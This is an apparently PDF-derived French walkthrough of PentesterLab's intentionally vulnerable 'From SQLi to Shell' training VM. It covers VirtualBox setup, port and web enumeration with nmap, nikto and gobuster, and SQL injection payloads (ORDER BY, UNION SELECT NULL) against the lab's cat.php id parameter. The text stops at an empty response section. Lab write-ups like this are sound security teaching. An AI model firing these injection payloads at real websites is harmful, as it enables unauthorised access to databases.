

---

# **From SQLi to Shell**

Exploitation de la machine

Olivier LASNE

2021-01-19

## Installation de “From SLQì to Shell”

Il s’agit d’une machine virtuelle faite par PentesterLab volontairement vulnérable. Elle permet de réaliser un scénario d’attaque complet sur une machine “réaliste”.

Une correction officielle de la machine est disponible ici : [https://pentesterlab.com/exercises/from\\_sqli\\_to\\_shell/course](https://pentesterlab.com/exercises/from_sqli_to_shell/course)

### Télécharger le fichier ISO

Le fichier iso peut être télécharger ici :

[https://pentesterlab.com/exercises/from\\_sqli\\_to\\_shell/iso](https://pentesterlab.com/exercises/from_sqli_to_shell/iso)


### Installation dans VirtualBox

#### Création d’une nouvelle VM



Dans VirtualBox, cliquer sur le bouton **Nouvelle**.


Donner un nom (ex : “SQLi to Shell”), puis choisir type **Linux** et version **debian32**.



Cliquer sur **Créer**.

Laisser les options de **Taille de mémoire** et de **Disque dur** par **défaut**.

Vous pouvez ensuite également laisser l'**emplacement du fichier** et sa **taille** par **défaut**.



Cliquer sur **Créer**.

### Ajout du live CD

Sélectionner dans Virtualbox la VM nouvellement créée.



FIG. 1: Selection de la machine



Et cliquer sur l'icone Configuration.

Sélectionner **Stockage** > **Vide** sous **Contrôleur IDE**.



Cliquer sur l'icone de CD , et **Choisissez un fichier de disque optique virtuel**. Et sélectionner le

fichier *from\_sql\_i\_to\_shell\_i386.iso* téléchargé précédemment.

Appuyer sur **OK** en bas à droite pour confirmer les modifications.


## Configuration réseau

Pour attaquer la VM vulnérable, on va préférer un mode “réseau privé hôte”.

À nouveau, **sélectionner** la VM “**SQLi to Shell**” dans VirtualBox et cliquer sur l’icone **Configuration**.



1. Aller dans **Réseau > Adapter 1**
2. Pour *Mode d'accès réseau* sélectionner **Réseau privé hôte**
3. Dans *Nom* : sélectionner **vboxnet0** (réseau de votre Kali)
4. Cliquer sur **OK** pour confirmer les changement




**FIG. 2:** Configuration en réseau privé hôte

## Lancer la VM



On peut maintenant lancer la machine virtuelle avec le bouton **Démarrer**.

Il est possible qu'au démarrage, la VM vous **redemande le fichier ISO** à utiliser. Dans ce cas, sélectionner bien *from\_sql\_i\_to\_shell\_i386.iso*.



**FIG. 3:** Selection de l'iso au démarrage

L'installation est terminée.

S'agissant d'un Live CD. La machine démarrera à chaque fois sur le fichier ISO sans conserver les changements qui ont été effectués dessus.

## Pentest

Lorsqu'elle démarre. La machine vous donne un shell (avec un clavier QWERTY).

Vous pouvez utiliser la commande `ifconfig` pour trouver l'IP de la machine.

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law
user@debian:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:fe:f3:e9
          inet addr:192.168.56.112  Bcast:192.168.56.255  Mask:255.255
          inet6 addr: fe80::200:27ff:feff:f3e9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1705 (1.6 KiB)  TX bytes:1152 (1.1 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:264 (264.0 B)  TX bytes:264 (264.0 B)

user@debian:~$ _
```

**FIG. 4:** Trouver l'IP de la machine

Si votre machine n'a pas d'adresse IP. Vous pouvez en demander une à Virtualbox avec la commande

`sudo dhclient eth0`

## Scan de port

La première chose à faire lorsque l'on a une machine à tester est un scan de ports avec `nmap`. Vous pouvez faire cela avec votre **Kali Linux**.

Pour un scan de port complet, rajouter l'option `-p-`.

```
1 nmap -sV -sC 192.168.56.112 -oN scan_tcp.nmap
2
```

```
3 Starting Nmap 7.60 ( https://nmap.org ) at 2021-01-20 12:14 CET
4 Nmap scan report for ubuntu32 (192.168.56.112)
5 Host is up (0.00014s latency).
6 Not shown: 998 closed ports
7 PORT      STATE SERVICE VERSION
8 22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
9 | ssh-hostkey:
10 |   1024 18:53:14:47:58:80:c3:98:fd:39:f7:69:02:f9:46:79 (DSA)
11 |_  2048 b2:ed:5b:ea:4d:9b:aa:b8:b5:2f:a0:37:86:44:22:aa (RSA)
12 80/tcp    open  http      Apache httpd 2.2.16 ((Debian))
13 |_http-server-header: Apache/2.2.16 (Debian)
14 |_http-title: My Photoblog - last picture
15 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
16
17 Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
18 Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
```

On a ici deux services : un serveur SSH port 22, et un serveur Web sur le port 80.

Port	service
tcp/22	SSH
tcp/80	HTTP (web)

## HTTP - TCP/80 :

### Énumération

Lorsque l'on a un serveur web, on va systématiquement lancer quelques scans.

### Nikto

Nikto est un scanner web un peu ancien, qui remonte souvent des faux positifs. Il peut néanmoins avoir quelques informations utiles.

Sous Kali, nikto se lance avec `nikto -h ip_cible`.

On peut stocker les résultats un `tee`.

```
1 $ nikto -h 192.168.56.112 | tee scan_nikto.txt
2
3 - Nikto v2.1.6
4 -----
```



```
5 + Target IP: 192.168.56.112
6 + Target Hostname: 192.168.56.112
7 + Target Port: 80
8 + Start Time: 2021-01-20 12:23:28 (GMT1)
9 -----
10 + Server: Apache/2.2.16 (Debian)
11 + Retrieved x-powered-by header: PHP/5.3.3-7+squeeze14
12 + The anti-clickjacking X-Frame-Options header is not present.
13 ...
```

Il ne nous remonte ici pas grand chose d'intéressant si ce n'est des erreurs de configuration.

## Gobuster

On va généralement lancer un Gobuster pour découvrir d'autres fichiers sur le serveur web.

Si il n'est pas présent, installez le sur kali avec

```
1 sudo apt install gobuster
```

La syntaxe de **gobuster** est la suivante :

```
1 gobuster dir -u http://ip -w wordlist -o fichier_de_sortie -x
  extensions_à_ajouter
```

```
1 $ gobuster dir -u http://192.168.56.112 -w /usr/share/wordlists/
  dirbuster/directory-list-2.3-medium.txt -x txt,php -o gobuster_med.
  txt
2 =====
3 Gobuster v3.0.1
4 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
5 =====
6 [+] Url: http://192.168.56.112
7 [+] Threads: 10
8 [+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-
  medium.txt
9 [+] Status codes: 200,204,301,302,307,401,403
10 [+] User Agent: gobuster/3.0.1
11 [+] Extensions: php,txt
12 [+] Timeout: 10s
13 =====
14 2021/01/20 13:19:57 Starting gobuster
15 =====
16 /images (Status: 301)
17 /index (Status: 200)
18 /index.php (Status: 200)
19 /header (Status: 200)
20 /header.php (Status: 200)
```

```
21 /admin (Status: 301)
22 /footer (Status: 200)
23 /footer.php (Status: 200)
24 /show (Status: 200)
25 /show.php (Status: 200)
26 /all (Status: 200)
27 /all.php (Status: 200)
28 /css (Status: 301)
29 ...
```

Dans notre cas, on va notamment être intéressé par la page `admin` :

`http://192.168.56.112/admin/`.

## Test de l'application Web

Lorsque l'on teste une application Web, on commence par en faire un tour, découvrir les différentes fonctionnalités.

Ici, on découvre les fonctionnalités suivantes :

- Différentes images, identifiées par `id=1`, `id=2`, etc
- Une page d'administration (`http://ip/admin/`) qui demande un utilisateur / mot de passe



**FIG. 5:** Page avec des images, notez le id=1



**FIG. 6:** Page d'administration

Dans un pentest professionnel. On utiliserait le scanner de *BurpSuite Pro* à ce stade pour chercher des failles de sécurité.

L'injection SQL se trouve au niveau du paramètre `id`.


## Injection SQL

On constate que `http://192.168.56.112/cat.php?id=3-1` nous donne la même chose que la page '`http://192.168.56.112/cat.php?id=2`'.

C'est probablement qu'il y a une injection SQL au niveau du paramètre `id` !

On peut utiliser le *Repeater* de Burp pour tester ce paramètre.

Afin de faciliter les tests, on peut rechercher `secondary-navigation` dans la partie *Response*, et cocher *Auto-scroll to match when text changes*.



**Fig. 7:** Configuration de l'auto-scroll dans le Repeater

On va commencer par ajouter notre cher `;-+` pour commenter la fin de la requête. Et on constate que la requête fonctionne toujours




FIG. 8: Ajout de `--+` à la fin de la requête


## Trouver le nombre de colonnes

On va chercher ici à réaliser une injection avec l'opérateur `UNION`.

On va tout d'abord chercher à déterminer le nombre de colonnes.

La requête **échoue lorsque l'on arrive à 5 colonnes**. C'est donc qu'il n'y en a que 4.

URL : `http://192.168.56.112/cat.php?id=2+ORDER+BY+5;--+`




**FIG. 9:** La requête échoue avec ORDER BY 5

## UNION SELECT NULL

Maintenant que l'on a déterminé le nombre de colonnes. On va utiliser la syntaxe avec `UNION` pour extraire des données de la base.

Comme on a 4 colonnes, on peut utiliser `UNION SELECT NULL, NULL, NULL, NULL`.

Ajouter le `UNION SELECT NULL` ne produit pas d'erreur.



**Request**

Pretty Raw \n Actions ▾

```
1 GET /cat.php?id=2+UNION+SELECT+NULL,NULL,NULL,NULL;--+ HTTP/1.1
2 Host: 192.168.56.112
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: fr,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Cookie: PHPSESSID=57nmfhmha14p0opgnog17om92
```

⌕ ⚙ ⬅ ➡ Search...

**Response**

Pretty Raw Render \n Actions ▾

